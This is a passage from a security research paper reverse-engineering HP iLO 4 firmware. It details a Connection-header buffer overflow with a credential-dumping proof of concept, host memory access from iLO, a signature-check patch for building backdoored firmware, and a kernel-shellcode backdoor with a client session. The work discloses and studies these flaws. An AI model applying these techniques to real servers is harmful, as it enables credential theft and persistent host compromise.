    iLO 4 Firmware - guid 9d7b312fe3c9764dbff6b9d0d085a952 - type 0x01 - min ver 0x0
       System ROM - guid 2e8d14aa096e3e45bc6f63baa5f5ccc4 - type 0x05 - min ver 0x0
       Custom ROM - guid 916b239911c283429ca97423f25687f3 - type 0x06 - min ver 0x0
        CPLD-JTAG - guid 9a43adb1d19dc141a4962da9313f1f07 - type 0x07 - min ver 0x0
       Carbondale - guid 3bad180a84cb0c479050cafb33371a14 - type 0x08 - min ver 0x0
              PIC - guid 90aa533689703a45899c792827a50d67 - type 0x0a - min ver 0x0
       EEPROM I2C - guid dffc32e2cbbc5347a99bf6b11c6eb074 - type 0x0b - min ver 0x0
            Files - guid 18077fda4c441c49b9bfb5a9ccc5e6e8 - type 0x0c - min ver 0x0
    Language Pack - guid 0c4c1027c53a91498afbd1f3cd166fb4 - type 0x0d - min ver 0x0
   iLO (Moonshot) - guid a8d1685fab9795408c68bc3e1125268b - type 0x01 - min ver 0x0
  CPLD (Moonshot) - guid 8384790bfcabcc4c914e26c4fb948cff - type 0x07 - min ver 0x0
```

Listing 3. List of supported `HPIMAGE` update types

```
> parsing device types:
        iLO 4 - flags 0x008 - guid 2932ecaecc69d843bd0e61dc3406f71b - min ver 0x0
    Server ID - flags 0x001 - guid 00000000000000000000000000000ffff - min ver 0x0
         BIOS - flags 0x002 - guid 00000000000000000000000000001ffffff - min ver 0x0
  BootBlock 0 - flags 0x080 - guid 00000000000000000000000000001ffffff - min ver 0x0
  BootBlock 1 - flags 0x100 - guid 00000000000000000000000000001ffffff - min ver 0x0
   Carbondale - flags 0x004 - guid 00000000000000000000000000000cdff - min ver 0x0
    Power PIC - flags 0x010 - guid 00000000000000000000000000000504dff - min ver 0x0
  NMVe BP PIC - flags 0x200 - guid 000000000000000000000000000ffffffff - min ver 0x0
     OEM Data - flags 0x040 - guid 4cb0f50e84b9984295f04b3fffffffff - min ver 0x0
          PS1 - flags 0x020 - guid ffffffffffff000000000cf38db966ea - min ver 0x0
          PS2 - flags 0x020 - guid ffffffffffff000000000cf38db966ea - min ver 0x0
          PS3 - flags 0x020 - guid ffffffffffff000000000cf38db966ea - min ver 0x0
          PS4 - flags 0x020 - guid ffffffffffff000000000cf38db966ea - min ver 0x0
```

Listing 4. List of supported `HPIMAGE` update targets

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00FFFFC0  76 20 30 2E 31 2E 37 39 2B 20 32 35 2D 4A 75 6E  v 0.1.79+ 25-Jun
00FFFFD0  2D 32 30 31 35 00 FF FF FF FF FF FF FF FF FF FF  -2015..........
00FFFFE0  FF FF FF FF 00 00 01 00 00 00 00 00 00 00 00 00  ................
00FFFFF0  6B 09 7C 77 B3 00 00 2B BC FB 00 00 69 4C 4F 34  ...........iLO4
```

Listing 5. Dump of an `HPIMAGE` footer

The key elements of the footer are:

- a "mirrored" blob header: `iLO4` magic at the end (`0x40`-byte long)
- `0xFBBC`: negative offset from the end of the file (`0x444`)
- This offset points to the **cryptographic parameters**, `0x404`-byte long. The `Python` definition of the `SignatureParams` structure is presented in the following listing:

```
class SignatureParams(LittleEndianStructure):

    _fields_ = [
        ("sig_size", c_uint),
        ("modulus", c_byte * 0x200),
        ("exponent", c_byte * 0x200)
    ]
```

The cryptographic parameters we just discovered are a key element of the integrity verification process. Let's see how they are used.

3.3 Module integrity check

`0x10000` bytes from the end of the file, one can find the `HPIMAGE` bootstrap code or bootloader (here in blue):

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00FEFFE0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
00FEFFF0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
00FF0000  09 00 00 EA 7C 03 00 EA E1 07 00 EA D5 03 00 EA  ................
00FF0010  E7 03 00 EA FE FF FF EA 66 03 00 EA 0A 04 00 EA  ................
00FF0020  7C 0E FF FF A8 02 FF FF 10 80 00 D0 68 07 00 EB  ................
```

This is `ARM` code! More precisely it is an `ARM` bootloader.

When the `iLO` system boots up, this bootloader is responsible for loading (and integrity checking) modules (or sub-images) from the `HPIMAGE` blob. They are concatenated to the `HPIMAGE` header as a set of `IMG_HEADER`:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  69 4C 4F 34 20 76 20 32 2E 34 34 2E 37 20 31 39  iLO4 v 2.44.7 19
00000010  2D 4A 75 6C 2D 32 30 31 36 1A 00 FF FF FF FF FF  -Jul-2016.......
00000020  08 00 00 10 F8 0A 00 00 57 5F 10 00 E0 02 68 01  ................
00000030  D3 EA D0 00 FF FF FF FF 00 00 00 00 FF FF FF FF  ................
00000040  68 3C 5A 2A E9 DF A1 6A C2 D6 96 43 85 54 4E D0  ................
[...]
```

Key elements:

- `iLO4` magic (in red)
- Version string (in blue)
- Images are signed (`RSA` signature)

– Three images for this firmware (kernel *main*, kernel *recovery*, userland)
– Possibly compressed (LZ-*like* algorithm found in the bootstrap code)

Once reversed, the IMG_HEADER structure can be defined using the ImgHeader Python class:

```
class ImgHeader(LittleEndianStructure):

    _fields_ = [
        ("iLO_magic", c_byte * 4),
        ("build_version", c_char * 0x1C),
        ("type", c_ushort),
        ("compression_type", c_ushort),
        ("field_24", c_uint),
        ("field_28", c_uint),
        ("decompressed_size", c_uint),
        ("raw_size", c_uint),
        ("load_address", c_uint),
        ("signature", c_byte * 0x200),
        ("padding", c_byte * 0x200)
    ]
```

The following listing presents the formatted output of the extraction tool for an example of ImgHeader structure:

```
[+] iLO Header 0: iLO4 v 2.44.7 19-Jul-2016
  > magic               : iLO4
  > build_version       :  v 2.44.7 19-Jul-2016
  > type                : 0x08
  > compression_type    : 0x1000
  > field_24            : 0xaf8
  > field_28            : 0x105f57
  > decompressed_size   : 0x16802e0
  > raw_size            : 0xd0ead3
  > load_address        : 0xffffffff
  > field_38            : 0x0
  > field_3C            : 0xffffffff
  > signature
0000  68 3c 5a 2a e9 df a1 6a c2 d6 96 43 85 54 4e d0   h<Z*...j...C.TN.
0010  c3 a4 e1 6f cb 2d 0f b6 0c 28 cd 31 88 db 07 6c   ...o.-...(.1...l
[...]
```

Having reverse-engineered and re-implemented the decompression algorithm, one has the surprise to discover an **ELF** file for the module above! The following listing shows the dump of the extracted ELF header.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00  .ELF............
00000010  02 00 28 00 01 00 00 00 00 00 00 00 34 00 00 00  ..(.........4...
00000020  A0 A2 67 01 00 0C 17 00 34 00 20 00 66 02 28 00  ........4. .f.(.
00000030  68 02 67 02 01 00 00 00 F4 4C 00 00 00 00 00 00  h.g.............
```

What we have found so far is:

– A HPIMAGE blob is signed, verified by the x86 code (flashing tool)
– Collection of IMG_HEADER images
– Each of them is signed, verified by the ARM bootloader at startup, using the embedded public key (from the cryptographic parameters).

3.4 Signature check reimplementation

To validate our findings, it is possible to re-implement the integrity check. First, one need to extract the content of the update package (see listing 6).

The fingerprint is computed on the raw (possibly compressed) data and includes the first `0x40` bytes of the image header. In order to verify the `RSA` signature, the modulus and exponent are found in the cryptographic parameters structure; the signature is found in the dedicated field of the `ImgHeader` structure.

The `Ruby` code from listing 7 illustrates the re-implementation of the signature verification algorithm; its output is presented on listing 8.

```
$ ll ./extract/
total 39M
-rw-r--r-- 1 ilo ilo  63K Mar 15 16:55 bootloader.bin
-rw-r--r-- 1 ilo ilo 1.1K Mar 15 16:55 bootloader.hdr
-rw-r--r-- 1 ilo ilo 2.2K Mar 15 16:55 cert0.x509
-rw-r--r-- 1 ilo ilo 1.7K Mar 15 16:55 cert1.x509
-rw-r--r-- 1 ilo ilo 1.4K Mar 15 16:55 cert2.x509
-rw-r--r-- 1 ilo ilo  23M Mar 15 16:55 elf.bin
-rw-r--r-- 1 ilo ilo 1.1K Mar 15 16:55 elf.hdr
-rw-r--r-- 1 ilo ilo  14M Mar 15 16:55 elf.raw
-rw-r--r-- 1 ilo ilo  512 Mar 15 16:55 elf.sig
-rw-r--r-- 1 ilo ilo 1.2K Mar 15 16:55 hpimage.hdr
-rw-r--r-- 1 ilo ilo  320 Mar 15 16:55 ilo4_244.bin.map
-rw-r--r-- 1 ilo ilo 770K Mar 15 16:55 kernel_main.bin
-rw-r--r-- 1 ilo ilo 1.1K Mar 15 16:55 kernel_main.hdr
-rw-r--r-- 1 ilo ilo 471K Mar 15 16:55 kernel_main.raw
-rw-r--r-- 1 ilo ilo  512 Mar 15 16:55 kernel_main.sig
-rw-r--r-- 1 ilo ilo 770K Mar 15 16:55 kernel_recovery.bin
-rw-r--r-- 1 ilo ilo 1.1K Mar 15 16:55 kernel_recovery.hdr
-rw-r--r-- 1 ilo ilo 471K Mar 15 16:55 kernel_recovery.raw
-rw-r--r-- 1 ilo ilo  512 Mar 15 16:55 kernel_recovery.sig
-rw-r--r-- 1 ilo ilo 1.1K Mar 15 16:55 sign_params.raw
```

Listing 6. Directory listing of extracted files

```
# read stored signature and compute fingerprint on data (sha512)
def fingerprint(path, basename)
    puts "[+] compute #{basename} fingerprint\n"
    digest = Digest::SHA2.new(bitlen=512)

    # read header
    File.open("kernel_main.hdr", 'rb'){|fd|
        digest << fd.read(0x40)
    }

    # read blob
    File.open("kernel_main.raw", 'rb'){|fd|
        blob = fd.read()
        # append blob size and data
        digest << [blob.size].pack('L')
```

```
        digest << blob
    }
    puts "\n> digest:\n#{digest.hexdigest}"
endr

# verify the signature
def verify_sig(s, n, e)
    puts "[+] verify signature\n"
    puts "\n> s:\n#{s.to_s(16)}"
    puts "\n> n:\n#{n.to_s(16)}"
    puts "\n> e:\n#{e.to_s(16)}"

    m = s.to_bn.mod_exp(e, n)
    puts "\n> m:\n#{m.to_s(16)}\n"

    sig = [m.to_s(16)].pack("H*").unpack('C*')
    raise '[x] invalid sig' unless (sig.shift == 0x01)

    loop do
        b = sig.shift
        break if (b != 0xFF)
    end

    puts  "\n> output:\n#{sig.map{|i| "%02x" % i}.join()}\n\n"
end
```

Listing 7. Integrity check implementation

```
>ruby signature.rb ./extract/kernel_main.sig
[+] load crypto parameters
    > signature size: 4096
[+] load signature
[+] verify signature

> s:
a9a9c82179e1429485c6251a1cb2649f4a0fb2bff1fae8f028b4a26fda59d6e690d2431c422a3f
[...]
0626a93674e524be3c4971ab267deb87b332d80035f9b61457b6a46677c184ea83d55944a0b3f9
ad8e24b81e

> n:
d34b4cc0d6d3a0e01fc1d06909c5ba303ffd320492ac3c2418843c03d8e4402c387353405bf51d
[...]
04f92553bdc4f3363113114dceb7dbabfe4d013be144bd82db756969f476690b0036734e6236f5
0bb186d28b

> e:
10001

> m:
01FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
[...]
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF00BB017DE214F82D0C189B9CB50548219B8A316C9611
1666E318229A5E47C2BB351E9CCA0FF79F30D525F0D96BE88D2C372FA10B1638F791267AE3E132
679AEE65

> output:
bb017de214f82d0c189b9cb50548219b8a316c96111666e318229a5e47c2bb351e9cca0ff79f30
d525f0d96be88d2c372fa10b1638f791267ae3e132679aee65

[+] computed kernel_main fingerprint

> digest:
bb017de214f82d0c189b9cb50548219b8a316c96111666e318229a5e47c2bb351e9cca0ff79f30
d525f0d96be88d2c372fa10b1638f791267ae3e132679aee65
```

Listing 8. Integrity check output

iLO4 does not implement any kind of hardware root of trust. If one is able to bypass the "*HP Signed file*" envelope signature check; then the bootloader code only relies upon the cryptographic parameters it embeds in order to verify the integrity of the modules it loads. If an attacker was able to write its own firmware directly on the flash chip, they could remove the signature checks or embed its own public key.

4 Web server vulnerability

Once the firmware update file format has been understood, its various components can be loaded in a disassembler for a proper security study.

We focused on the web server, as it is usually enabled to allow an easy iLO administration.

It supports both HTTP and HTTPS and runs four concurrent threads to handle connections. Once a client is connected, one of the threads starts parsing the data it receives line by line, by using several string parsing functions from the libc, such as strstr(), strcmp() and sscanf().

We noticed a bad usage of sscanf() when parsing the Connection header, as highlighted in the following listing:

```
else if ( !strnicmp(request, http_header, "Content-length:", 0xFu) )
{
  content_length = 0;
  sscanf(http_header, "%*s %d", &content_length);
  state_set_content_length(global_struct_, content_length);
}
else if ( !strnicmp(request, http_header, "Cookie:", 7u) )
{
  cookie_buffer = state_get_cookie_buffer(global_struct_);
  parse_cookie(request, http_header, cookie_buffer);
}
else if ( !strnicmp(request, http_header, "Connection:", 0xBu) )
{
  sscanf(http_header, "%*s %s", https_connection->connection);
}
```

The connection buffer from the https_connection object is only 16 bytes long. Providing a Connection header larger than 16 bytes triggers a buffer overflow allowing to overwrite the content of the object.

We identified the object layout in memory, and found two interesting values to overwrite: the localConnection boolean, which indicates if a connection comes from the network or directly from the host; and the vtable, which holds the object's virtual functions pointers. These values are described in the following listing:

```
struct https_connection {
        ...
        0x0C: char connection[0x10];
        ...
        0x28: char localConnection;
        ...
        0xB8: void *vtable;
}
```

Indeed, a very simple and stable exploitation consists in sending a `Connection` header containing 29 random characters. The overflow will reach the `localConnection` boolean, setting it to a non-zero value. This is sufficient to allow unauthenticated access to several pages, including the `Rest API` endpoint.

Gaining arbitrary code execution is a bit harder, as we have to overwrite the `vtable` pointer to make it point to a known place containing arbitrary function pointers. The first observation we made was that there was no defense-in-depth mechanism such as `NX` or `ASLR`. We then noticed that each web server thread uses a working buffer located in the binary `.data` section, in which each line received is stored before being parsed. We thus are able to control this working buffer content, and can use it to store a fake `vtable` and a shellcode, gaining effective code execution.

We developed a proof-of-concept exploit reading the content of the file containing the cleartext users credentials (`i:/vol0/cfg/cfg_users.bin`):

```
$ python exploit_get_users.py 192.168.42.78 250
[*] Connecting to 192.168.42.78...
[+] Connected
[*] Assembling shellcode...
[*] Preparing shellcode headers...
[*] Preparing fake vtable...
[*] Preparing fake vtable headers...
[*] Preparing XML request...
[*] Sending 1094d bytes...
[+] Request XML sent
[*] XML data retrieved
[*] Found iLO version 2.50
[*] Preparing request 2...
[*] Sending 109f9 bytes...
[+] Request 2 sent
[+] User 01: [Administrator] [Administrator] [G......7]
[+] User 02: [admin] [admin] [passw0rd]
```

5 iLO to host

Once we compromised the `iLO` system through its web server, our objective was to pivot from there and gain access to the host operating system. During our investigations and analysis of the system, we took a look at a specific task: the **Channel Interface** (`CHIF`) task.

5.1 Access to the host memory

While reversing the CHIF task, we found mentions of *Windows Hardware Error Architecture* (WHEA [4]) records parsing in the log messages of the task:

```
whea: invalid info from SMBIOS type_229 : offset=%X, size=%X
whea: found whea_info at %p
whea: NO $WHE found!
[...]
whea: sawbase access failed
[...]
whea : re-running whea HostRAM detect
```

From a functional point of view, WHEA events are generated at host operating system level. Later on, a task of the iLO system is trying to parse them. It means a communication channel exists between the server main processor/memory and the iLO system.

Now, what is "*SMBIOS type_229*"? *System Management BIOS* (SMBIOS [2]) defines a set of interfaces (data structures and access points) used to expose information from the system firmware (BIOS). Various types of information are defined; type 0 describes BIOS Information for example. Types 0 through 127 are reserved and defined in the specification. Types 128 through 256 are OEM specific information.

Type 229 is OEM defined and thus undocumented up to our knowledge. Still, it is possible to dump the SMBIOS interfaces from the host operating system (here a Linux):

```
# dmidecode -t 229
Getting SMBIOS data from sysfs.
SMBIOS 2.7 present.

Handle 0xE500, DMI type 229, 100 bytes
OEM-specific Type
    Header and Data:
        E5 64 00 E5 24 44 46 43 00 50 FE F1 00 00 00 00
        00 04 00 00 24 43 52 50 00 50 F9 F1 00 00 00 00
        00 00 05 00 24 48 44 44 00 30 F9 F1 00 00 00 00
        00 20 00 00 24 4F 43 53 00 F0 F8 F1 00 00 00 00
        00 40 00 00 24 4F 43 42 00 F0 F7 F1 00 00 00 00
        00 00 01 00 24 53 41 45 00 E0 F7 F1 00 00 00 00
        00 10 00 00

0000  24 44 46 43 00 50 fe f1 00 00 00 00 00 04 00 00   $DFC.P..........
0010  24 43 52 50 00 50 f9 f1 00 00 00 00 00 00 05 00   $CRP.P..........
0020  24 48 44 44 00 30 f9 f1 00 00 00 00 00 20 00 00   $HDD.0....... ..
0030  24 4f 43 53 00 f0 f8 f1 00 00 00 00 00 40 00 00   $OCS.........@..
0040  24 4f 43 42 00 f0 f7 f1 00 00 00 00 00 00 01 00   $OCB............
0050  24 53 41 45 00 e0 f7 f1 00 00 00 00 00 10 00 00   $SAE............
```

Each entry seems 16 bytes long. The highlighted bytes look like 64-bit pointers. The following listing provides a C structure definition of these "type 229" entries based on our analysis:

```
struct entry229 {
    char tag[4];
    void *pointer64;
    int flags;
}
```

Let's check one of these pointers in physical memory:

```
root@ilo-server-ubuntu:~# xxd -s $((0xf1f95000)) /dev/mem|head -n 8

f1f95000: 2452 4253 0000 0000 0001 0069 0813 0400  $RBS.......i....
f1f95010: 0113 0400 0101 6f00 0000 0001 6752 4f4d  ......o.....gROM
f1f95020: 2d42 6173 6564 2053 6574 7570 2055 7469  -Based Setup Uti
f1f95030: 6c69 7479 2c20 5665 7273 696f 6e20 332e  lity, Version 3.
f1f95040: 3030 0d0a 436f 7079 7269 6768 7420 3139  00..Copyright 19
f1f95050: 3832 2c20 3230 3135 2048 6577 6c65 7474  82, 2015 Hewlett
f1f95060: 2d50 6163 6b61 7264 2044 6576 656c 6f70  -Packard Develop
f1f95070: 6d65 6e74 2043 6f6d 7061 6e79 2c20 4c2e  ment Company, L.
```

Back to the `CHIF` task, `WHEA` entries are accessed using a very specific pattern; see `func_XXX` from the following `C` code:

```
char whea_header[0x18];
int *ptr_entry = find_in_smbios_229("$WHE");
if (ptr_entry) {
    int phy_ptr_low = ptr_entry[1];
    int phy_ptr_high = ptr_entry[2];

    void *whea_ptr = func_XXX(phy_ptr_low, phy_ptr_high);
    sawbase_memcpy_s(whea_header, whea_ptr, 0x18);
    [...]
}
```

At assembly level, `func_XXX` involves interesting hardcoded addresses (see assembly listing on figure 4).

```
func_XXX
MOV             R12, SP
STMFD           SP!, {R11,R12,LR,PC}
SUB             R11, R12, #4
LDR             R12, =flag
MOV             R3, R1,LSL#8
ORR             R2, R3, R0,LSR#24
LDRB            R3, [R12]
BIC             R2, R2, #0xFF000000
ORR             R2, R2, R3,LSL#24
LDR             R1, =0x1F02064
STR             R2, [R1]
BIC             R2, R0, #0xFF000000
ADD             R0, R2, #0x600000
LDMDB           R11, {R11,SP,PC}
; End of function func_XXX
```

Fig. 4. Hardcoded address `0x1F02064`

The function is equivalent to the following C code:

```
void *func_XXX(void *ptr_low, void *ptr_hi) {
    char flag = 2;
    int magic = (flag<<24) |
                (((ptr_hi << 8) | (ptr_low >> 24)) & 0x00ffffff);
    *(0x1f02064) = magic;
    return (ptr_low & 0x00ffffff) | 0x600000;
}
```

We have few answers and many questions about `func_XXX`:

- The passed 64-bits pointer is truncated to a 16MB boundary
- An unknown flag is set to 2
- What is mapped at 0x1F02064?
- What is mapped at 0x600000?

5.2 Memory regions

The `Integrity` kernel offers an interesting concept of `Memory Region`. A `Memory Region` object is used to map a physical memory region into the virtual space of a task. The C code proposed demonstrates how a memory region is instantiated:

```
sprintf(mr_name, "MR%X", mr_physical >> 12);
RequestResource(&mr_object, mr_name, "!systempassword");
```

`RequestResource` initializes and sends a request to the kernel. It is made of the following elements:

- A verb, e.g. "procure"
- The name of the object, e.g. "MR80200"
- A password, e.g. "!systempassword"

Each task has a list of `Memory Region` which can be mapped in its virtual memory, by calling `memmap()`. The `CHIF` task maps the following `Memory Regions`:

Physical	Virtual	Size	
0x80000000	0x1F00000	0x1000	MR80000
0x800F0000	0x1F01000	0x1000	MR800F0
0x80200000	0x1F02000	0x1000	MR80200
0x802F0000	0x1F03000	0x1000	MR802F0
0x804F0000	0x1F07000	0x1000	MR804F0
0x82000000	0x600000	0x1000000	MR82000
0xC0000000	0x1F10000	0x1000	MRC0000
0xD1000000	0x1F14000	0x1000	MRD1000

We now have our virtual ⇔ physical mapping:

– 0x1F02064 is the mapping of 0x80200064
– 0x600000 is the mapping of 0x82000000

Furthermore, 0x1F02000 is known to contain PCI registers mappings. That's something we have learned from the dbug.html page exposed by the iLO web server (see listing 9). The two highlighted addresses are close to the one we identified in func_XXX. Our assumption is that they have a related semantics and thus that the address 0x1F02064 is a memory mapping of an unknown PCI register.

```
1f01006         Fn0 PCI-E Status Reg  CSMPCISR
1f01010         Fn0 PCI-E I/O BAR
1f010ca         Fn0 PCI-E Device Status Reg
1f02078         PCI-E Err Stat Reg PERSTAT
1f020b4         Sys Flt Stat Reg SYSFAULT
1f03006         Fn2 PCI-E Status Reg CHIFPCISR
1f03010         Fn2 PCI-E I/O BAR
1f030ca         Fn2 PCI-E Device Status Reg
1f05006         Fn3 PCI-E Status Reg  WDGPCISR
1f050ca         Fn3 PCI-E Device Status Reg
1f07006         Fn4 PCI-E Status Reg UHCIPCISR
1f070ca         Fn4 PCI-E Device Status Reg
1f09006         Fn5 PCI-E Status Reg  VSPPCISR
1f09010         Fn5 PCI-E I/O BAR
1f090ca         Fn5 PCI-E Device Status Reg
1f0b006         Fn6 PCI-E Status Reg IPMIPCISR
1f0b010         Fn6 PCI-E Memory BAR
1f0b0ca         Fn6 PCI-E Device Status Reg
```

Listing 9. PCI registers mapping

We have enough knowledge to re-implement the same technique in our shellcode. Our objective is to fill a 16MB Memory Region with host memory. The following procedure can then be applied:

– Take a **host** physical memory address
– Shift it right by 24
– Add flag
– Write the value in register 0x1F02064
– ??? (Unknown behavior on hardware side)
– Profit by accessing MR82000!

Weaponizing this technique, we are able to map the physical memory of the host (main server) with read/write access. It opens a wide range of possibilities such as rebuilding the memory mapping of the system, or injecting code into the host system.

With persistence in mind, our idea is to implement a two-way communication channel over this mapped memory, offering command execution on

the host server. A typical scenario for this would be an attacker using the `iLO` vulnerability to achieve cross-domains pivot between administration and production `VLAN`s for example.

6 Crafting a backdoored firmware

Here, the objective is to craft a modified firmware to embed a backdoor for example. For this, many components of the update package are going to be patched. The simplest way is to patch them "in-place" in the binary file; we simply overwrite the content and fix the headers of the patched components. To facilitate this approach, our extraction script generates a map of all the offsets where the components are found:

```
[+] Firmware offset map
    >        HP_SIGNED_FILE at 0x00000000
    >              HP_CERT0 at 0x0000020f
    >              HP_CERT1 at 0x00000ab3
    >              HP_CERT2 at 0x0000112e
    >           HPIMAGE_HDR at 0x00001664
    >        BOOTLOADER_HDR at 0x00001b1c
    >            BOOTLOADER at 0x00ff1b1c
    >               ELF_HDR at 0x00001f5c
    >                   ELF at 0x0000239c
    >       KERNEL_MAIN_HDR at 0x00ef1b1c
    >           KERNEL_MAIN at 0x00ef1f5c
    >  KERNEL_RECOVERY_HDR at 0x00f71b1c
    >       KERNEL_RECOVERY at 0x00f71f5c
```

For this example we choose to insert our backdoor in the userland component, the `ELF` file. Patching the integrity checks is only a matter of changing a single conditional jump in the bootloader and kernel components (see figure 5).




Fig. 5. Signature check implementation

A description of the bootloader patch regarding the integrity check is provided in Python:

```
# Patch signature check : BNE XX -> MOV R0, #0
PATCH = {"offset": 0x38BC, "size": 4, "prev_data": "4000001A", "
    patch": "0000A0E1"}
```

The high-level methodology is simple:

- Extract (and decompress when needed) all the components
- Patch integrity check in the bootloader
- Patch integrity check in the kernel
- Modify the ELF image to embed our backdoor code
- Re-compress modified components when needed
- Write modified components in the binary update file, update their headers
- Flash iLO with modified firmware

7 iLOshell

Our high-level objective is to craft a backdoored firmware exposing a two-way communication channel offering command execution on the host server. For this, we will reuse existing iLO features as much as possible. Using the web server endpoint seems the most efficient and reasonably stealth way to do so.

The idea is to hook or reuse existing handlers of the web server to expose the following functionalities:

- Communication channel setup
- Command execution over the communication channel (send command and receive answer)
- Communication channel removal

7.1 Backdooring the firmware

The web server code can be found in the webserv.elf section of the ELF userland Integrity image. A large number of handlers are exposed by the web server, a few of them are given below for illustration purpose:

- /dbug.html
- /dispatch
- /favicon.ico

- /html/admin_manage.html
- /html/admin_security_HPsso.html
- /html/help.html
- /html/iLO.ico
- /html/info_blade.html
- ...

Each of these handlers is described internally by a structure which mostly contains callbacks for HTML methods: POST, PUT, DELETE, GET, HEAD, *etc.* (see figure 6).

```
ROM:00198538 off_198538      DCD dword_16B23C4       ; DATA XREF: ROM:ResourceDbugHandlers↓o
ROM:0019853C                 DCD aResourcedbug       ; "ResourceDbug"
ROM:00198540                 DCD unk_2EF6C5
ROM:00198544                 DCD off_1985B0
ROM:00198548 ResourceDbugHandlers WWW_HANDLER <0, off_198538, 0, sub_282CC, 0, sub_281B8, 0, sub_281DC, \
ROM:00198548                                           ; DATA XREF: sub_1023C+984↑o
ROM:00198548                                           ; sub_1023C:off_10CA8↑o
ROM:00198548                                 0, dbug_POST, 0, dbug_GET, 0, dbug_PUT, 0, dbug_DELETE, \
ROM:00198548                                 0, dbug_PATCH, 0, dbug_HEAD, 0, sub_281C8>
ROM:001985A0 aResourcedbug   DCB "ResourceDbug",0    ; DATA XREF: ROM:0019853C↑o
ROM:001985AD                 DCB 0, 0, 0
```

Fig. 6. *Dbug* handler callbacks definition

The callbacks seem like a perfect place to insert our backdoor code, relying upon the web server features to handle the lower-level (socket level) communications.

7.2 Linux Kernel Shellcode

On the iLO system, our backdoor code runs in the web server task as a hooked handler. We need to inject code in the host system (a Linux system for this example), to be able to: run arbitrary commands, wait for commands completion and return the outputs.

The technique we have used so far to inject code into the host system is to overwrite unused kernel functions and then to hijack an entry of the syscall table in order to redirect the execution flow to our injected shellcode. Our code is thus executed in kernel mode. This is enough for one-shot execution like spawning a shell, however we now want to be persistent and to execute commands at userland level as well.

Two technical issues need to be solved:

- Kernel persistence
- Run code in userland from kernel, wait for its completion and retrieve its output.

The first point is easily solved using `kthread`. Once executed our kernel shellcode will migrate its code into a newly created `kthread`.

To solve the second point, we reuse the technique presented by Ben Seri and Alon Livne [7]. It simply relies on the dedicated `Linux` kernel primitive: `call_usermodehelper`[9].

```
int call_usermodehelper ( const char * path,
    char ** argv,
    char ** envp,
    int wait);
```

This helper gracefully allows us to execute a command in userland. Passed with the appropriate value, the `wait` parameter allows us to wait for command completion. For the sake of simplicity the command outputs its result into a file that is then read from kernel-land.

7.3 Communication channel

The communication channel between the `iLO` system and the host system is built upon a shared memory page. It takes advantage of the ability of the `iLO` to read arbitrary physical memory of the host. At high- level:

- `iLO`-side backdoor writes a message about new commands to execute
- `Linux`-side backdoor executes commands and writes the outputs into the shared memory

In order to setup the shared memory region, the kernel shellcode will allocate a new 1MB memory region, retrieve its physical address, and write it in a memory location related to itself. As the iLO knows the shellcode physical address, it will be able to retrieve the shared memory address.

On the `iLO` side, the physical memory address will be retrieved so that it can be mapped for read and write accesses.

We define the `channel` structure to describe the memory page:

```
struct channel {
       int available_input;
       int input_len;
       char input[4096];
       int available_output;
       int output_len;
       char output[];
}
```

[9] `https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html`

On the `iLO` side, when a new shell command is received, it gets written to the `input` buffer, the `input_len` value is updated and the `available_input` flag is updated to 1. The `iLO` then waits for the `available_output` flag to be 1, and sends back the `output` buffer content according to the `output_len` size.

On the Linux kernel side, the backdoor thread waits for input data by monitoring the `available_input` flag. It then calls the `call_usermodehelper` and redirects the command output to a temporary file. After the command completion, the temporary file is read and deleted, and its content is written to the `output` buffer. Finally, the `output_len` field is updated, and the `available_output` flag is set.

To be able to control the Linux kernel shellcode, we also defined a magic value that can be written in the `available_input` field. Such magic value can be used to terminate the kernel thread and free the shared memory region once we want the backdoor to be removed.

```
$ python backdoor_client.py 192.168.42.78
[+] iLO Backdoor found
[-] Linux Backdoor not detected

============================================================

Welcome to the iLO Backdoor Commander.

    detect_backdoor(): checks for the backdoor presence on iLO and
        the Linux host
    install_linux_backdoor(): installs the Linux kernel backdoor if
        not present
    cmd(CMD): executes a Linux shell command
    remove_linux_backdoor(): removes the backdoor

Example:
    ib.detect_backdoor()
    ib.install_linux_backdoor()
    ib.cmd("/usr/bin/id")
    ib.remove_linux_backdoor()

============================================================


Python 2.7.14+ (default, Mar 13 2018, 15:23:44)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more
    information.
(InteractiveConsole)
>>> ib.install_linux_backdoor()
[*] Dumping kernel...
[+] Dumped 1000000 bytes!
[+] Found syscall table @0xffffffff81a001c0
[+] Found sys_read @0xffffffff8121e510
[+] Found call_usermodehelper @0xffffffff81098520
```

```
[+] Found serial8250_do_pm @0xffffffff81528760
[+] Found kthread_create_on_node @0xffffffff810a2000
[+] Found wake_up_process @0xffffffff810ad860
[+] Found __kmalloc @0xffffffff811f8c50
[+] Found slow_virt_to_phys @0xffffffff8106c6a0
